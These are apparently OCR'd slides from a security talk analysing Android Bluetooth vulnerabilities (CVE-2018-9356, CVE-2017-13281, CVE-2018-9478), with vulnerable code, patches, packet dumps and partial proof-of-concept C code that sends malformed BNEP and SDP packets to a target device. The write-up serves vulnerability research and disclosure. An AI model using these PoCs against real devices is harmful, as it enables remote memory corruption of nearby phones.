


```
void bta_pan_data_buf_ind_cback(uint16_t handle, const RawAddress& src, const RawAddress&
 dst, uint16_t protocol, BT_HDR* p_buf, bool forward)
```

# CVE-2018-9356

```
static void bta_pan_data_buf_ind_cback(uint16_t handle, const RawAddress& src,
 const RawAddress& dst, uint16_t protocol, BT_HDR* p_buf, bool ext, bool forward) {
 tBTA_PAN_SCB* p_scb;
 BT_HDR* p_new_buf;
 p_scb = bta_pan_scb_by_handle(handle);
 if (p_scb == NULL) {
 return; // removed all osi_free in the patch
 }
 ...
}
```

# CVE-2018-9356



# CVE-2018-9356

## PoC

```
123
124 static int send_trigger_req(int sock_fd,
125 uint8_t *dst, uint8_t *src)
126 {
127 uint8_t *buf, *p;
128 int ret = 0;
129
130 p = buf = malloc(0x400);
131 memset(buf, 0, 0x400);
132
133 uint8_t type = 0x00;
134 *p++ = type;
135
136 uint8_t dst_addr[6], src_addr[6];
137 getbd(dst, dst_addr);
138 memcpy(p, dst_addr, 6); // dst_addr
139 p += 6;
140
141 getbd(src, src_addr);
142 memcpy(p, src_addr, 6); //src_addr
143 p += 6;
144
145 uint16_t protocol = 0x0000;
146 UINT16_TO_BE_STREAM(p, protocol);
147
148 for(int i = 0; i < 0x100; i += 4)
149 {
150 memcpy(p, "\x41\x41\x41\x41", 4);
151 p += 4;
152 }
153
154 send(sock_fd, buf, p - buf, 0);
155 free(buf);
156 }
```

```
l2cap_set_mtu(sock_fd, 1691, 1691); // must be set, for create connection

memset(&remote_l2_addr, 0, sizeof(remote_l2_addr));
remote_l2_addr.l2_family = PF_BLUETOOTH;
remote_l2_addr.l2_psm = htobs(BT_PSM_BNEP);
str2ba(dest, &remote_l2_addr.l2_bdaddr);

if(connect(sock_fd, (struct sockaddr *) &remote_l2_addr,
 sizeof(remote_l2_addr)) < 0) {
 perror("[*] can't connect");
 if(errno == 100)
 goto vul;
 goto next;
}

str2ba(src, src_addr);
send_frame_ctrl_req(sock_fd);
send_trigger_req(sock_fd, src_addr, &remote_l2_addr.l2_bdaddr);
}


87
88 static int send_frame_ctrl_req(int sock_fd){
89 uint8_t *buf, *p;
90 int ret = 0;
91
92 p = buf = malloc(0x100);
93 memset(buf, 0, 0x100);
94
95 uint8_t type = BNEP_FRAME_CONTROL;
96 *p++ = type;
97
98 uint8_t ctrl_type = BNEP_SETUP_CONNECTION_REQUEST_MSG;
99 *p++ = ctrl_type;
100
101 uint8_t len = 0x02;
102 *p++ = len;
103
104 uint16_t SRC_UUID = 0x1116; // PAN profile
105 uint16_t DST_UUID = 0x1115; // PAN profile
106 UINT16_TO_BE_STREAM(p, SRC_UUID); // local_uuid
107 UINT16_TO_BE_STREAM(p, DST_UUID); // remote_uuid
108
109 uint16_t protocol = 0x0000;
110 UINT16_TO_BE_STREAM(p, protocol);
111
112 send(sock_fd, buf, p - buf, 0);
113 free(buf);
114 }
```

# About Patch

- Before patch, master the code?
- After patch, test enough?

# AVRCP

## Frame Format



▷ Bluetooth L2CAP Protocol

▷ Bluetooth AVCTP Protocol

▣ Bluetooth AVRCP Profile

0000 .... = Reserved: 0x0

.... 0001 = Ctype: Status (0x1)

0100 1... = Subunit Type: Panel (0x09)

.... .000 = Subunit ID: 0x0

Opcode: Vendor dependent (0x00)

Company ID: 00:19:58 (Bluetooth SIG, Inc.)

PDU ID: ListPlayerApplicationSettingAttributes (0x11)

0000 00.. = RFA: 0x00

.... ..00 = Packet Type: Single (0x0)

Parameter Length: 0

[Response Time: 7/1000ms]

[\[Response in frame: 228\]](#)

|      |                                                 |                |
|------|-------------------------------------------------|----------------|
| 0000 | 02 00 01 11 00 0d 00 46 00 70 11 0e 01 48 00 00 | .....F .p..H.. |
| 0010 | 19 58 11 00 00 00                               | .X....         |




# AVRCP

## Opcode


```
/* opcodes - defined by 1394ta */
#define AVRC_OP_UNIT_INFO 0x30 /* Report unit information */
#define AVRC_OP_SUB_INFO 0x31 /* Report subunit information */
#define AVRC_OP_VENDOR 0x00 /* Vendor-dependent commands */
#define AVRC_OP_PASS_THRU 0x7C /* panel subunit opcode */
#define AVRC_OP_BROWSE 0xFF /* Browsing */
```

## Version Supported on Pixel

- 1.3
- 1.4 (Default)
- 1.5
- 1.6




# AVRCP



# AVRCP


## Attack Vector (Android 8) - Target



Refactored on Android 9, not presented here

# CVE-2017-13281

```
1 static tAVRC_STS avrc_pars_browsing_cmd(tAVRC_MSG_BROWSE* p_msg,
2 tAVRC_COMMAND* p_result, uint8_t* p_buf, uint16_t buf_len) {
3 ...
4 p_result->pdu = *p++;
5 ...
6 switch (p_result->pdu) {
7 case AVRC_PDU_SET_BROWSED_PLAYER: /* 0x70 */
8 ... 1
9 case AVRC_PDU_GET_FOLDER_ITEMS: /* 0x71 */
10 ...
11 case AVRC_PDU_CHANGE_PATH: /* 0x72 */
12 ...
13 case AVRC_PDU_GET_ITEM_ATTRIBUTES: /* 0x73 */
14 ...
15 case AVRC_PDU_GET_TOTAL_NUM_OF_ITEMS: /* 0x75 */
16 ...
17 case AVRC_PDU_SEARCH: /* 0x80 */
18 BE_STREAM_TO_UINT16(p_result->search.string.charset_id, p);
19 BE_STREAM_TO_UINT16(p_result->search.string.str_len, p); -----> str_len is assigned from packet
20 p_result->search.string.p_str = p_buf;
21 if (p_buf) {
22 if (buf_len > p_result->search.string.str_len) -----> Incredible length check
23 buf_len = p_result->search.string.str_len;
24 BE_STREAM_TO_ARRAY(p, p_buf, p_result->search.string.str_len); -----> copy overflow
25 }
26 ...
27 return status;
28 }
```



uint8\_t scratch\_buf[512]

# CVE-2017-13281

## Patch

```
diff --git a/stack/avrc/avrc_pars_tg.cc b/stack/avrc/avrc_pars_tg.cc
index 99d3c7b..12b7598 100644
--- a/stack/avrc/avrc_pars_tg.cc
+++ b/stack/avrc/avrc_pars_tg.cc

@@ -497,8 +497,11 @@
 BE_STREAM_TO_UINT16(p_result->search.string.str_len, p);
 p_result->search.string.p_str = p_buf;
 if (p_buf) {
- if (buf_len > p_result->search.string.str_len)
- buf_len = p_result->search.string.str_len;
+ if (p_result->search.string.str_len > buf_len) {
+ p_result->search.string.str_len = buf_len;
+ } else {
+ android_errorWriteLog(0x534e4554, "63146237");
+ }
 BE_STREAM_TO_ARRAY(p, p_buf, p_result->search.string.str_len);
 } else {
 status = AVRC_STS_INTERNAL_ERR;
```

# AVRCP

Full of Bugs

avrc\_pars\_vendor\_cmd

avrc\_pars\_browsing\_cmd

avrc\_ctrl\_pars\_vendor\_rsp

avrc\_pars\_browse\_rsp

Lots of case branches, lots of CVEs

CVE-2017-13266

CVE-2017-13267

CVE-2017-13281

CVE-2017-13282

CVE-2017-13283

CVE-2017-13291

# SDP

## Frame Format



▸ Bluetooth L2CAP Protocol

▸ Bluetooth SDP Protocol

PDU: Service Search Attribute Request (0x06)

Transaction Id: 0x0000

Parameter Length: 15

▸ Service Search Pattern: L2CAP

Maximum Attribute Byte Count: 65535

▸ Attribute ID List

Continuation State: no (00)

|      |                                                 |               |
|------|-------------------------------------------------|---------------|
| 0000 | 02 00 01 18 00 14 00 48 00 06 00 00 00 0f 35 03 | .....H.....5. |
| 0010 | 19 01 00 ff ff 35 05 0a 00 00 ff ff 00          | .....5.....   |

# SDP

## PDU

```
/* Define the Protocol Data Unit (PDU) types.
*/
#define SDP_PDU_ERROR_RESPONSE 0x01
#define SDP_PDU_SERVICE_SEARCH_REQ 0x02
#define SDP_PDU_SERVICE_SEARCH_RSP 0x03
#define SDP_PDU_SERVICE_ATTR_REQ 0x04
#define SDP_PDU_SERVICE_ATTR_RSP 0x05
#define SDP_PDU_SERVICE_SEARCH_ATTR_REQ 0x06
#define SDP_PDU_SERVICE_SEARCH_ATTR_RSP 0x07
```




# SDP

## Attack Vector

```
void sdp_init(void) {
 ...
 sdp_cb.reg_info.pL2CA_ConfigInd_Cb = sdp_config_ind;
 ...
 sdp_cb.reg_info.pL2CA_DataInd_Cb = sdp_data_ind; // ----> parse SDP packet
 ...
 if (!L2CA_Register(SDP_PSM, &sdp_cb.reg_info)) {
 ...
 }
}
```

# SDP

## Attack Vector



# CVE-2018-9478

```
1 static void process_service_attr_req(tCONN_CB* p_ccb, uint16_t trans_num,
2 uint16_t param_len, uint8_t* p_req, uint8_t* p_req_end) {
3 ...
4 BE_STREAM_TO_UINT16(max_list_len, p_req);
5 ...
6 p_req = sdpu_extract_attr_seq(p_req, param_len, &attr_seq);
7 ...
8 p_ccb->rsp_list = (uint8_t*)osi_malloc(max_list_len);
9 if (*p_req) {
10 ...
11 } else {
12 ...
13 p_ccb->cont_info.attr_offset = 0; -----> for First packet
14 }
15 for (xx = p_ccb->cont_info.next_attr_index; xx < attr_seq.num_attr; xx++) {
16 p_attr = sdpu_db_find_attr_in_rec(p_rec, attr_seq.attr_entry[xx].start, attr_seq.attr_entry[xx].end);
17 if (p_attr) {
18 rem_len = max_list_len - (int16_t)(p_rsp - &p_ccb->rsp_list[0]);
19 ...
20 attr_len = sdpu_get_attr_entry_len(p_attr);
21 /* if there is a partial attribute pending to be sent */
22 if (p_ccb->cont_info.attr_offset) {
23 p_rsp = sdpu_build_partial_attr_entry(p_rsp, p_attr, rem_len, &p_ccb->cont_info.attr_offset);
24 ...
25 } else if (rem_len < attr_len) /* Not enough space for attr... so add partially */ {
26 ...
27 p_rsp = sdpu_build_partial_attr_entry(p_rsp, p_attr, (uint16_t)rem_len,
28 &p_ccb->cont_info.attr_offset);
29 ...
30 }
31 }
32 }
33 ...
34 }
```

rem\_len is controllable, p\_attr is found based on req data

# CVE-2018-9478

```
1 uint8_t* sdpu_build_partial_attr_entry(uint8_t* p_out, tSDP_ATTRIBUTE* p_attr,
2 uint16_t len, uint16_t* offset) {
3 uint8_t* p_attr_buff =
4 (uint8_t*)osi_malloc(sizeof(uint8_t) * SDP_MAX_ATTR_LEN);
5 sdpu_build_attr_entry(p_attr_buff, p_attr);
6 uint16_t attr_len = sdpu_get_attr_entry_len(p_attr);
7 if (len > SDP_MAX_ATTR_LEN) {
8 SDP_TRACE_ERROR("%s len %d exceeds SDP_MAX_ATTR_LEN", __func__, len);
9 len = SDP_MAX_ATTR_LEN;
10 }
11 size_t len_to_copy =
12 ((attr_len - *offset) < len) ? (attr_len - *offset) : len;
13
14 memcpy(p_out, &p_attr_buff[*offset], len_to_copy);
15 p_out = &p_out[len_to_copy];
16 *offset += len_to_copy; -----> offset is assigned to attr_len with the first packet
17 osi_free(p_attr_buff);
18 return p_out;
19}
```

# CVE-2018-9478

```
1 static void process_service_attr_req(tCONN_CB* p_ccb, uint16_t trans_num,
2 uint16_t param_len, uint8_t* p_req, uint8_t* p_req_end) {
3 ...
4 BE_STREAM_TO_UINT16(max_list_len, p_req);
5 ...
6 p_req = sdpu_extract_attr_seq(p_req, param_len, &attr_seq);
7 ...
8 p_ccb->rsp_list = (uint8_t*)osi_malloc(max_list_len);
9 if (*p_req) {
10 ... -----> for second packet
11 } else {
12 ...
13 p_ccb->cont_info.attr_offset = 0;
14 }
15 for (xx = p_ccb->cont_info.next_attr_index; xx < attr_seq.num_attr; xx++) {
16 p_attr = sdpu_db_find_attr_in_rec(p_req, attr_seq.attr_entry[xx].start, attr_seq.attr_entry[xx].end);
17 if (p_attr) {
18 rem_len = max_list_len - (int16_t)(p_rsp - &p_ccb->rsp_list[0]);
19 ...
20 attr_len = sdpu_get_attr_entry_len(p_attr);
21 /* if there is a partial attribute pending to be sent */
22 if (p_ccb->cont_info.attr_offset) {
23 p_rsp = sdpu_build_partial_attr_entry(p_rsp, p_attr, rem_len, &p_ccb->cont_info.attr_offset);
24 ...
25 } else if (rem_len < attr_len) /* Not enough space for attr... so add partially */ {
26 ...
27 p_rsp = sdpu_build_partial_attr_entry(p_rsp, p_attr, (uint16_t)rem_len,
28 &p_ccb->cont_info.attr_offset);
29 ...
30 }
31 ... rem_len is controllable, p_attr is found based on req data
32 }
```

# CVE-2018-9478

```
1 uint8_t* sdpu_build_partial_attr_entry(uint8_t* p_out, tSDP_ATTRIBUTE* p_attr,
2 uint16_t len, uint16_t* offset) {
3 uint8_t* p_attr_buff =
4 (uint8_t*)osi_malloc(sizeof(uint8_t) * SDP_MAX_ATTR_LEN);
5 sdpu_build_attr_entry(p_attr_buff, p_attr);
6 uint16_t attr_len = sdpu_get_attr_entry_len(p_attr);
7 if (len > SDP_MAX_ATTR_LEN) {
8 SDP_TRACE_ERROR("%s len %d exceeds SDP_MAX_ATTR_LEN", __func__, len);
9 len = SDP_MAX_ATTR_LEN;
10 }
11 size_t len_to_copy =
12 ((attr_len - *offset) < len) ? (attr_len - *offset) : len;
13 -----> buggy line
14 memcpy(p_out, &p_attr_buff[*offset], len_to_copy);
15 p_out = &p_out[len_to_copy];
16 *offset += len_to_copy;
17 osi_free(p_attr_buff);
18 return p_out;
19}
```

(uint16\_t – uint16\_t) compared to uint16\_t, what's the bug???

# Small Case

```
2 #include <stdio.h>
3 #include <stdint.h>
4 #include <inttypes.h>
5
6 int main(int argc, char const *argv[])
7 {
8 uint16_t a = 2;
9 uint16_t b = 4;
10
11 uint16_t len = 16;
12
13 size_t to = ((a - b) < len) ? (a - b) : len;
14 printf("%zx\n",to);
15 return 0;
16 }
```

```
jioundai@jioundai:~/work/tmp$ gcc uint16_sub.c -o uint16_sub
jioundai@jioundai:~/work/tmp$./uint16_sub
fffffffffffffffffe
jioundai@jioundai:~/work/tmp$ clang uint16_sub.c -o uint16_sub
jioundai@jioundai:~/work/tmp$./uint16_sub
fffffffffffffffffe
```

```
00000000004004f0 <main>:
4004f0: 55 push %rbp
4004f1: 48 89 e5 mov %rsp,%rbp
4004f4: 48 83 ec 30 sub $0x30,%rsp
4004f8: c7 45 fc 00 00 00 00 movl $0x0,-0x4(%rbp)
4004ff: 89 7d f8 mov %edi,-0x8(%rbp)
400502: 48 89 75 f0 mov %rsi,-0x10(%rbp)
400506: 66 c7 45 ee 02 00 movw $0x2,-0x12(%rbp)
40050c: 66 c7 45 ec 04 00 movw $0x4,-0x14(%rbp)
400512: 66 c7 45 ea 10 00 movw $0x10,-0x16(%rbp)
400518: 0f b7 7d ee movzwl -0x12(%rbp),%edi
40051c: 0f b7 45 ec movzwl -0x14(%rbp),%eax
400520: 29 c7 sub %eax,%edi
400522: 0f b7 45 ea movzwl -0x16(%rbp),%eax
400526: 39 c7 cmp %eax,%edi
400528: 0f 8d 12 00 00 00 jge 400540 <main+0x50>
40052e: 0f b7 45 ee movzwl -0x12(%rbp),%eax
400532: 0f b7 4d ec movzwl -0x14(%rbp),%ecx
400536: 29 c8 sub %ecx,%eax
400538: 89 45 dc mov %eax,-0x24(%rbp)
40053b: e9 07 00 00 00 jmpq 400547 <main+0x57>
400540: 0f b7 45 ea movzwl -0x16(%rbp),%eax
400544: 89 45 dc mov %eax,-0x24(%rbp)
400547: 8b 45 dc mov -0x24(%rbp),%eax
40054a: 48 bf 04 06 40 00 00 movabs $0x400604,%rdi
```

compare with signed integer

$(-2) < 16$ , so  
 $to = (size\_t)(-2)$

# Some Conventions

The arithmetic conversions summarized below are called "usual arithmetic conversions." These steps are applied only for binary operators that expect arithmetic type. The purpose is to yield a common type which is also the type of the result. To determine which conversions actually take place, the compiler applies the following algorithm to binary operations in the expression. The steps below are not a precedence order.


1. If either operand is of type `long double`, the other operand is converted to type `long double`.
2. If the above condition is not met and either operand is of type **`double`**, the other operand is converted to type **`double`**.
3. If the above two conditions are not met and either operand is of type **`float`**, the other operand is converted to type **`float`**.
4. If the above three conditions are not met (none of the operands are of floating types), then integral conversions are performed on the operands as follows:
  - If either operand is of type `unsigned long`, the other operand is converted to type `unsigned long`.
  - If the above condition is not met and either operand is of type **`long`** and the other of type `unsigned int`, both operands are converted to type `unsigned long`.
  - If the above two conditions are not met, and either operand is of type **`long`**, the other operand is converted to type **`long`**.
  - If the above three conditions are not met, and either operand is of type `unsigned int`, the other operand is converted to type `unsigned int`.
  - If none of the above conditions are met, both operands are converted to type `int`.

<https://msdn.microsoft.com/en-us/library/3t4w2bkb.aspx>



# CVE-2018-9478

```
uint8_t* sdpu_build_partial_attr_entry(uint8_t* p_out, tSDP_ATTRIBUTE* p_attr,
 uint16_t len, uint16_t* offset) {
 ...
 size_t len_to_copy = ((attr_len - *offset) < len) ? (attr_len - *offset) : len;
 memcpy(p_out, &p_attr_buff[*offset], len_to_copy);
}
```



```
loc_1892F4
LDRH W9, [offset]
AND W8, W23, #0xFFFF
SUB W8, W8, W9
AND W10, W22, #0xFFFF
CMP W8, W10
CSEL W23, W8, W10, LT
ADD X1, p_attr_buff, X9
MOV X0, p_out
SXTW X22, W23
len_to_copy = X22 ; size_t
MOV X2, len_to_copy
BL .memcpy
LDRH W8, [offset]
ADD W8, W23, W8
MOV X0, p_attr_buff ; ptr
ADD p_out, p_out, len_to_copy
STRH W8, [offset]
BL _Z8osi_freePv ; osi_free(void *)
MOV X0, p_out
```

compare with signed integer

send some malformed packets, causing  
`attr_len < *offset`

# PoC

Send at least two packets

```
static int send_service_attr_req(int sock_fd)
{
 void *buf, *data;
 int total_len;
 uint32_t rec_handle;

 data = malloc(0x100);
 memset(data, 0, 0x100);

 uint8_t *p = (uint8_t *)data;

 rec_handle = 0x10008; // rec_handle
 UINT32_TO_BE_STREAM(p, rec_handle); // id = 0x04, len = 0x18

 uint16_t max_list_len = 0x16; // rem_len < attr_len, build partial
 UINT16_TO_BE_STREAM(p, max_list_len);

 // create seq_attr
 uint8_t type_size = 0x35;
 *p++ = type_size;

 uint8_t list_len = 6 * 1;
 *p++ = list_len;

 {
 type_size = 0x0D;
 *p++ = type_size;

 uint8_t attr_len = 0x04;
 *p++ = attr_len;

 uint16_t start = 0x0004; // id = 0x04, len = 0x13;
 UINT16_TO_BE_STREAM(p, start);

 uint16_t end = 0x0004;
 UINT16_TO_BE_STREAM(p, end);
 }

 *p++ = 0x00; // CONTINUATION_STATE
 *p++ = 0x00;

 buf = malloc(0x200);
 memset(buf, 0, 0x200);

 total_len = create_sdp_pdu_service_attr_req(buf, p - (uint8_t *)data, data);
 send(sock_fd, buf, total_len, 0);
}
```

```
static int send_trigger_req(int sock_fd){
 send_service_attr_req(sock_fd);

 uint16_t cont_offset = get_cont_offset(sock_fd);

